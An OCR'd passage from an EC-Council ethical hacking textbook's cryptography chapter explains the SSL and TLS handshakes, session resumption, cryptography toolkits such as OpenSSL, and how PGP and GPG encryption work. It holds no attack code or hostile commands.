2. After the connection is established, the server sends a certificate to the client for authentication. In addition, the server might send a server-key exchange message. On authentication of the server, it may ask the client for the certificate (if appropriate for the cipher suite selected).
3. The server sends a "hello done" message to inform the client that the handshake phase is complete and waits for the client's response.
4. If the client receives a certificate-request message, the client must respond to the message by sending a certificate message or "no certificate" alert. The server sends the client key-exchange message. The content of the message depends on the public-key algorithm between the server hello and the client hello. If the certificate sent by the client has signing ability, a digitally signed certificate verifies the message, and the client transmits it.
5. The client transmits the changed cipher-spec message and copies the pending cipher spec into the current cipher spec. The client sends a message to initiate the completion of the message under the new algorithm, keys, and secrets.
6. In response, the server replies by sending its own changed cipher-spec message, transfers the pending cipher spec to the current cipher spec, and initiates the completion of the message under the new cipher spec. At this point, the handshake is complete and the server starts exchanging the application-layer data.





Figure 20.25: SSL handshake protocol flow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The resumption of a previous session or the replication of an existing session proceeds as follows:

- The client initiates the communication by sending a hello message with the session ID of the session that is to be resumed.
- If the server finds a match, it re-establishes the session under the specified session state with the same session ID.
- At this point, both the server and the client exchange the changed spec messages and proceed directly to the finished messages.
- After re-establishment, the server and client exchange data at the application layer.
- If the session ID does not exist, the server creates a new session ID. The SSL client and server then carry out a complete handshake.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Transport Layer Security (TLS)

The Transport Layer Security (TLS) protocol is used to establish a secure connection between a client and a server and ensure the privacy and integrity of information during transmission. It uses a symmetric key for bulk encryption, asymmetric key for authentication and key exchange, and message authentication codes for message integrity. It uses the RSA algorithm with strengths of 1024 and 2048 bits. Using TLS, one can reduce security risks such as message tampering, message forgery, and message interception. An advantage of TLS is that it is independent of the application protocol. Higher-level protocols can lie on top of TLS transparently.

TLS consists of two layers: TLS Record Protocol and TLS Handshake Protocol.

1. **TLS Record Protocol**

   The TLS Record Protocol is a layered protocol. It provides secured connections with an encryption method such as DES. It secures application data using the keys generated during the handshake and verifies its integrity and origin. The TLS Record Protocol provides connection security with two basic properties:

   - **The connection is private**: Uses symmetric cryptography for data encryption (e.g., DES). The protocol generates unique keys for symmetric encryption for each connection, depending on a secret negotiated by another protocol (such as the TLS Handshake Protocol). One can use the TLS Record Protocol without encryption.
   - **The connection is reliable**: It provides a message integrity check at the time of message transport using a keyed MAC. Secure hash functions (e.g., SHA, MD5) help to perform MAC computations.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The TLS Record Protocol does the following:

- Fragments outgoing data into manageable blocks and reassembles incoming data
- Optionally compresses outgoing data and decompresses incoming data
- Applies MAC to the outgoing data and uses MAC to verify the incoming data
- Encrypts outgoing data and decrypts incoming data

The TLS Record Protocol sends the outgoing encrypted data to the TCP layer for transport.

2. **TLS Handshake Protocol**

The TLS Handshake Protocol allows the client and server to authenticate each other and select an encryption algorithm and cryptographic keys prior to data exchange by the application protocol.

It provides connection security with three basic properties:

- The peer's identity can be authenticated using asymmetric cryptography. This can be made optional but is mostly required for at least one of the peers.
- The negotiation of a shared secret is secure.
- The negotiation is reliable.

The TLS Handshake Protocol operates on top of the TLS Record Protocol and is responsible for producing cryptographic parameters of the session state. At the start of communication, the TLS client and server agree on a protocol version, select cryptographic algorithms, optionally authenticate each other, and use asymmetric cryptography techniques to create shared secrets.

The steps involved in the TLS Handshake Protocol are as follows:

- Initially, the client sends a "Client hello" message accompanied by the client's random value and supported cipher suites to the server.
- The server responds to the client by sending a "Server hello" message accompanied by the server's random value.
- The server sends its certificate to the client for authentication and may request the client's certificate. The server sends the "Server hello done" message.
- The client sends its certificate to the server, if requested.
- The client generates a random pre-master secret and encrypts it with the server's public key; then, it sends the encrypted pre-master secret to the server.
- The server receives the pre-master secret. Thereafter, the client and server each create the master secret and session keys based on the pre-master secret.
- The client sends "Change cipher spec" to the server to indicate that it will start using the new session keys for hashing and encrypting messages. The client also sends "Clientfinished".

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The server receives "Changecipher spec" from the client and switches its record layer security state to symmetric encryption using the session keys. Then, the server sends "Serverfinished" to the client.
- Now, the client and server can exchange application data over the secure channel they have established, and all the messages exchanged between the client and server are encrypted using a session key.





Figure 20.26: TLS handshake and record protocols

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cryptography Toolkits

Cryptography toolkits include cryptographic primitives, algorithms, and schemes used to provide security for various applications. Some cryptography toolkits are discussed below:

- **OpenSSL**

  Source: *https://www.openssl.org*

  OpenSSL is an open-source cryptography toolkit implementing the SSL and TLS network protocols and the related cryptography standards required by them. It is a command-line tool for using the various cryptography functions of OpenSSL's crypto-library from the shell. OpenSSL can be used for the creation and management of private keys, public keys, and parameters; public-key cryptographic operations; creation of X.509 certificates, CSRs, and CRLs; etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.27: Screenshot of the OpenSSL command-line tool

Some additional cryptography toolkits are as follows:

- Keyczar (*https://github.com*)
- wolfSSL (*https://www.wolfssl.com*)
- AES Crypto Toolkit (*http://sine.ni.com*)
- RELIC (*https://code.google.com*)
- PyCrypto (*https://www.dlitz.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Pretty Good Privacy (PGP)

Pretty Good Privacy (PGP) is a protocol used to encrypt and decrypt data with authentication and cryptographic privacy. It is often used for data compression, digital signing, encryption and decryption of messages, emails, files, and directories, and to enhance the privacy of email communications. The algorithm used for message encryption is RSA for key transport and IDEA for bulk-message encryption. PGP uses RSA for computing digital signatures and MD5 for computing message digests.

It combines the best features of both conventional (around 1,000 times faster than public-key encryption) and public-key cryptography (solution to key distribution and data transmission issues), and is therefore known as a hybrid cryptosystem.

PGP is used for:

- Encrypting a message or file prior to transmission so that only the recipient can decrypt and read it
- Clear signing of the plaintext message to ensure the authenticity of the sender
- Encrypting stored computer files so that no one besides the person who encrypted them can decrypt them
- Deleting files rather than just removing them from the directory or folder
- Data compression for storage or transmission

How PGP Works?

- **PGP Encryption**
  - When a user encrypts data with PGP, PGP first compresses the data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Compressing the data reduces patterns in the plaintext that could be exploited by most cryptanalysis techniques to crack the cipher, thereby increasing the resistance to cryptanalysis considerably.

- PGP then creates a random key (GSkAQk49fPD2h) that is a one-time-only secret key.
- PGP uses the random key generated to encrypt the plaintext, resulting in a ciphertext.
- Once the data are encrypted, a random key is encrypted with the recipient's public key.
- The public-key-encrypted random key (Td7YuEkLg99Qd0) is sent along with the ciphertext to the recipient.




Figure 20.28: PGP Encryption

- **PGP Decryption**
  - Decryption works in reverse.
  - The recipient's copy of PGP uses his or her private key instead of the public key to recover the temporary random key.
  - PGP then uses the recovered random key to decrypt the conventionally encrypted ciphertext.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.29: PGP Decryption

Note: Each step of the PGP encryption process (hashing, data compression, symmetric-key cryptography, and public-key cryptography) uses one of the various supported algorithms.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



GNU Privacy Guard (GPG)

GNU Privacy Guard (GPG) is a software replacement of PGP and free implementation of the OpenPGP standard that is used to encrypt and decrypt data. GPG is also called a hybrid encryption software program, as it uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange, which is achieved using the receiver's public key for encrypting the session key.

GPG also supports S/MIME and Secure Shell (SSH). The latest version of GPG supports most cryptographic functions such as elliptic curve cryptography (ECDSA, ECDH, and EdDSA), and it also supports the cryptography library Libgcrypt.

GPG is used for the following:

- Proper key management of both private and public keys
- Creating new private keys and exporting or importing any key even though it is in some armored (e.g., ASCII) format
- Pushing the public key to the key server by signing code with the GPG key having a public signature
- Deleting a private key from local storage
- Encrypting and signing files using asymmetric keys for encrypting any file used for email or FTP
- Decrypting and verifying the encrypted file using asymmetric keys
- Detaching signatures where the signature file can be detached from the message file
- Managing and building the web of trust

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Automatically securing messages in messaging applications such as Psi and Fire

How GPG Works

- **GPG Encryption**
  - GPG encrypts messages individually by using asymmetric-key pairs.
  - The user sends the raw file, and GPG is used for signing the file using the sender's private key for confirming the file content at the time of signing.
  - Then, the file is encrypted using the receiver's public key. Now, the file can be decrypted only with the receiver's private key.
  - After encrypting the data, the encrypted file can be stored locally, distributed to the FTP servers, or sent to email recipients.




Figure 20.30: GPG Signing and Encryption

- **GPG Decryption**
  - GPG decryption is the reverse process of GPG encryption.
  - As the asymmetric-key pairs are used, GPG searches for the receiver's private key for decrypting the file.
  - Signature verification is done automatically by the GPG using the sender's public key after the decryption.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


